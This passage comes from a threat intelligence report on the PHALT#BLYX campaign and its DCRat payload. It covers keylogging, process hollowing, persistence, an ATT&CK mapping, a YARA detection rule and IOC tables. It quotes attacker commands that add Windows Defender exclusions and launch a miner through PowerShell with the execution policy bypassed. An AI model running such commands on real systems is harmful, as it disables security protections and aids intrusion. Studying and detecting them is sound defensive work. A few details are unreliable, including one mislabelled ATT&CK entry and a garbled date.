DCRat includes a built-in keylogging module that captures user keystrokes to harvest credentials, passwords, and other sensitive data.

On a compromised Windows system, this component attaches to the Windows API using low-level hooks:

- SetWindowsHookEx(WH_KEYBOARD_LL, LowLevelKeyboardProc, NULL, 0)

This hook intercepts each keystroke before it is displayed to the user and stores or transmits the data to the C2 server.

Code injection into legitimate processes (process hollowing)

To conceal its execution, DCRat employs the process hollowing technique. In the PHALT#BLYX campaign, the malware was observed injecting its code into the legitimate process aspnet_compiler.exe (a Windows tool typically used to compile ASP.NET applications).

This injection allows DCRat to operate entirely in memory, significantly complicating detection by signature-based antivirus solutions.

Deployment of secondary payloads (e.g. cryptocurrency miners)

DCRat is not limited to its core functions; it can download and execute additional modules as required by the attacker. In this campaign, it was used to deploy a cryptocurrency miner on the infected machine.

Example of secondary execution via PowerShell from the C2 module:

- powershell.exe -ExecutionPolicy Bypass -Command "Start-Process 'minero.exe' -NoNewWindow"

The malware can thus act as a distribution platform for additional malicious payloads.

Exfiltration of sensitive information and persistence maintenance

- DCRat collects sensitive data such as system fingerprints, network configurations, and credentials, and sends them back to the C2 server for later exploitation.
- Creation of an Internet Shortcut (.url) file in the Startup folder:
  - C:\Users<User>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\DeleteApp.url
- This file automatically relaunches the malicious payload at each session start.

Addition of Windows Defender exclusions

- Blocking security scans on malicious components:
  - Add-MpPreference -ExclusionProcess "msbuild.exe","powershell.exe"
  - Add-MpPreference -ExclusionPath "C:\ProgramData"
- These exclusions reduce the likelihood that the infection chain will be detected or interrupted.

Attacks involving DCRat provide malicious operators with far more than simple surveillance capabilities: they enable full control of compromised systems, the collection of sensitive information, and—where lateral movement is successful—the expansion of their foothold across the organisation's internal infrastructure.

3.7. Conclusion

The PHALT#BLYX campaign illustrates a troubling evolution in attacker tradecraft. It demonstrates how highly refined social engineering techniques can be combined with the abuse of legitimate system tools to deploy malware without exploiting known vulnerabilities.

By relying as much on psychological manipulation as on discreet technical mechanisms, this type of compromise challenges traditional security approaches focused solely on signature-based detection. It highlights the need for a more comprehensive defensive strategy that integrates user awareness, enhanced behavioural monitoring, and strict control policies over the execution of tools such as PowerShell or MSBuild.

As so-called living-off-the-land techniques and ClickFix-based attack scenarios continue to evolve, it is likely that this model will be adapted to other sectors, including cloud services or organisations heavily exposed to customer interactions. This trend underscores the growing importance of proactive defence strategies centred on behavioural and usage analysis rather than static mechanisms that are increasingly insufficient against sophisticated threats.

3.8. MITRE ATT&CK Matrix

INITIAL ACCESS

T1566.002 Phishing: Spearphishing Link. T1204.001 User Execution: Malicious Link.

EXECUTION

T1059.001 Command and Scripting Interpreter: PowerShell. T1127.001 Trusted Developer Utilities Proxy Execution : MSBuild.
T1204.002 User Execution: Malicious File.

PERSISTENCE

T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder. T1053.005 Scheduled Task/Job: Scheduled Task.

DEFENSE EVASION

T1036 Masquerading. T1027 Obfuscated Files or Information. T1218 Signed Binary Proxy Execution.
T1070.004 Indicator Removal: File Deletion..

CREDENTIAL ACCESS

T1056.001 Input Capture: Keylogging.

DISCOVERY

T1082 System Information Discovery. T1016 System Network Configuration Discovery.

LATERAL MOVEMENT

T1021 Remote Services.

COLLECTION

T1113 Screen Capture. T1083 File and Directory Discovery. T1005 Data from Local System.
T1123 Audio Capture. T1115 Clipboard Data.

COMMAND AND CONTROL

T1071.001 Application Layer Protocol: Web Protocols. T1573 Encrypted Channel.

EXFILTRATION

T1041 Exfiltration Over C2 Channel.

IMPACT

T1547.001 Data Encryption fir Impact. T1499 Endpoint Denial of Service

3.9. DECEPTION Matrix

The table below lists the psychological manipulation tactics and techniques identified in the malware. This knowledge model (DECEPTION 5.0) is currently under development and aims to help analysts identify and understand the manipulation risks associated with certain cyberattacks.

REFERENCES	TACTICS	TECHNICS
T2.11.4	Resource	Manipulation resource: Text
T2.11.1	Resource	Manipulation resource: Image
T3.14	Initialisation	Sense of urgency
T4.23	Intrusion	Problem exaggeration or false system failure

3.10. YARA

```
rule ClickFix_PowerShell
{
    meta:
        description = "ClickFix PowerShell"
        author = "Advens"
        date = "2026-01-26"

    strings:
        $A1 = "cmd /c powershell" nocase
        $A2 = "powershell -executionpolicy bypass" nocase
        $A3 = "powershell -nop" nocase
        $A4 = "invoke-expression" nocase
        $A5 = "iex " nocase

        $B1 = "Add-MpPreference -ExclusionPath" nocase
        $B2 = "Add-MpPreference -ExclusionExtension" nocase
        $B3 = "Set-MpPreference -DisableRealtimeMonitoring" nocase

        $C1 = "Start-BitsTransfer" nocase
        $D1  = "2fa-bns[.]com/win/" nocase

        $E1 = "WScript.Shell" nocase
        $E2 = "CreateShortcut" nocase
        $E3 = "GetFolderPath('Startup')" nocase

    condition:
        1 of ($A*) and
        2 of ($B*) and
        $C1 and
        $D1 and
        1 of ($E*)
}
```

3.11. IOC

TLP	TYPE	VALUE	THREAT
TLP:CLEAR	adresse IP	194.169.163[.]140	C2 Malicious
TLP:CLEAR	adresse IP	193.221.200[.]233	C2 Malicious
TLP:CLEAR	adresse IP	13.223.25[.]84	C2 Malicious
TLP:CLEAR	domaine	oncameraworkout[.]com	C2 Malicious
TLP:CLEAR	domaine	low-house[.]com	C2 Malicious
TLP:CLEAR	domaine	2fa-bns[.]com	C2 Malicious
TLP:CLEAR	domaine	asj77[.]com	C2 Malicious
TLP:CLEAR	domaine	asj88[.]com	C2 Malicious
TLP:CLEAR	domaine	asj99[.]com	C2 Malicious
TLP:CLEAR	domaine	wmk77[.]com	C2 Malicious
TLP:CLEAR	domaine	8eh18dhq9wd[.]click	C2 Malicious
TLP:CLEAR	MD5	c2aae412d522419496b1794b35e10e83	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	SHA-1	77c39e24a8ed193bafcfc1c00dabeb3cfc6ac3e9	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	SHA-256	cd3604fb9fe210261de11921ff1bea0a7bf948ad477d063e17863cede1fadc41	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	MD5	efb4d9236bfdd6dfda467428360d596a	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	SHA-1	1cf04c05d9f9de72fcb7727ca405699ed7b77948	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	SHA-256	13b25ae54f3a28f6d01be29bee045e1842b1ebb6fd8d6aca23783791a461d9dd	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	MD5	b41d64f81945c268377efa5cd6d6e50a	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	SHA-1	6938eb0662e0a8ff9dc359a8382735ad5d494da1	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	SHA-256	9fac0304cfa56ca5232f61034a796d99b921ba8405166743a5d1b447a7389e4f	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	MD5	c2aae412d522419496b1794b35e10e83	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	SHA-1	77c39e24a8ed193bafcfc1c00dabeb3cfc6ac3e9	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	SHA-256	cd3604fb9fe210261de11921ff1bea0a7bf948ad477d063e17863cede1fadc41	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	MD5	578175ee3cc9f8d0854c45b12307a0b3	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	SHA-1	5472e7fb4175fe926653dc9aa705617059c3724c	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	SHA-256	9fc15d50a3df0ac7fb043e098b890d9201c3bb56a592f168a3a89e7581bc7a7d	Downloader powershel v.proj C2 Malicious
TLP:CLEAR	MD5	5fe7351c52023dbdeef76b2a73cb7f92	Malware DCRat Malicious

TLP	TYPE	VALUE	THREAT
TLP:CLEAR	SHA-1	dabfe3aaee2645df3e30f85930afe88b9b43e9d1	Malware DCRat Malicious
TLP:CLEAR	SHA-256	bf374d8e2a37ff28b4dc9338b45bbf396b8bf088449d05f00aba3c39c54a3731	Malware DCRat Malicious
TLP:CLEAR	MD5	55ddf603015e60558debfd07390f4c17	Malware DCRat Malicious
TLP:CLEAR	SHA-1	0e477c81be68d8e523783ae46a5502574d481c2d	Malware DCRat Malicious
TLP:CLEAR	SHA-256	11c1cfce546980287e7d3440033191844b5e5e321052d685f4c9ee49937fa688	Malware DCRat Malicious
TLP:CLEAR	MD5	eaeba8ee3234447dda19fc9f2bf50a65	Malware DCRat Malicious
TLP:CLEAR	SHA-1	0fd6c9a997a90eb0d8e66984b433600b27cd8d7c	Malware DCRat Malicious
TLP:CLEAR	SHA-256	07845fcc83f3b490b9f6b80cb8ebde0be46507395d6cbad8bc57857762f7213a	Malware DCRat Malicious
TLP:CLEAR	MD5	962d2a0880c5325328930b66bb4e2cf1	Malware DCRat Malicious
TLP:CLEAR	SHA-1	c19a065d2b5b37f1bf59175d1e497dc165a5ab88	Malware DCRat Malicious
TLP:CLEAR	SHA-256	08037de4a729634fa818ddf03ddd27c28c89f42158af5ede71cf0ae2d78fa198	Malware DCRat Malicious
TLP:CLEAR	MD5	331e76eaef92dd97dcc65d3ad6e3e23a	Malware DCRat Malicious
TLP:CLEAR	SHA-1	62e761ee6ba26325b61b6ea81f1a322546dd35dc	Malware DCRat Malicious
TLP:CLEAR	SHA-256	2f3d0c15f1c90c5e004377293eaac02d441eb18b59a944b2f2b6201bb36f0d63	Malware DCRat Malicious
TLP:CLEAR	MD5	100799bcabf0c99c4596df8eb743985e	Malware DCRat Malicious
TLP:CLEAR	SHA-1	497abdd87a6abd6344dc612dd635ea5369275d9c	Malware DCRat Malicious
TLP:CLEAR	SHA-256	33f0672159bb8f89a809b1628a6cc7dddae7037a288785cff32d9a7b24e86f4b	Malware DCRat Malicious
TLP:CLEAR	MD5	6c3cef3ea655f113fdbfab3b80f87ad6	Malware DCRat Malicious
TLP:CLEAR	SHA-1	1ab5209c09e5e148885e5be49730ab0e5ae24b45	Malware DCRat Malicious
TLP:CLEAR	SHA-256	6bd31dfd36ce82e588f37a9ad233c022e0a87b132dc01b93ebbab05b57e5defd	Malware DCRat Malicious
TLP:CLEAR	MD5	b728b85589ad6ceac8b91f7a8c1d646b	Malware DCRat Malicious
TLP:CLEAR	SHA-1	1ce19a630cc8aa5311377aa4ab2c9e845ccbb99b	Malware DCRat Malicious
TLP:CLEAR	SHA-256	1f520651958ae1ec9ee788eefe49b9b143630c340dbecd5e9abf56080d2649de	Malware DCRat Malicious

4. SOURCES

- CVE-2025-68428
  https://github.com/parallax/jsPDF/security/advisories/GHSA-f8cm-6447-x5h2
- CVE-2025-47855
  https://fortiguard.fortinet.com/psirt/FG-IR-25-260
- CVE-2026-22844
  https://www.zoom.com/en/trust/security-bulletin/zsb-26001

PHALT#BLYX

- Report Securonix. (2026). *Analyzing PHALT#BLYX*.
  https://www.securonix.com/blog/analyzing-phaltblyx-how-fake-bsods-and-trusted-build-tools-are-used-to-construct-a-malware-infection/
- Report Broadcom. (2026) *PHALT#BLYX malicious campaign*.
  https://www.broadcom.com/support/security-center/protection-bulletin/phalt-blyx-malicious-campaign
- Analysis VirusTotal. (202). *Malicious Domains*.
  https://www.virustotal.com/gui/domain/low-house.com/detection
- Analysis AnyRun. (2026). *ClickFix sample*.
  https://www.virustotal.com/gui/domain/low-house.com/detection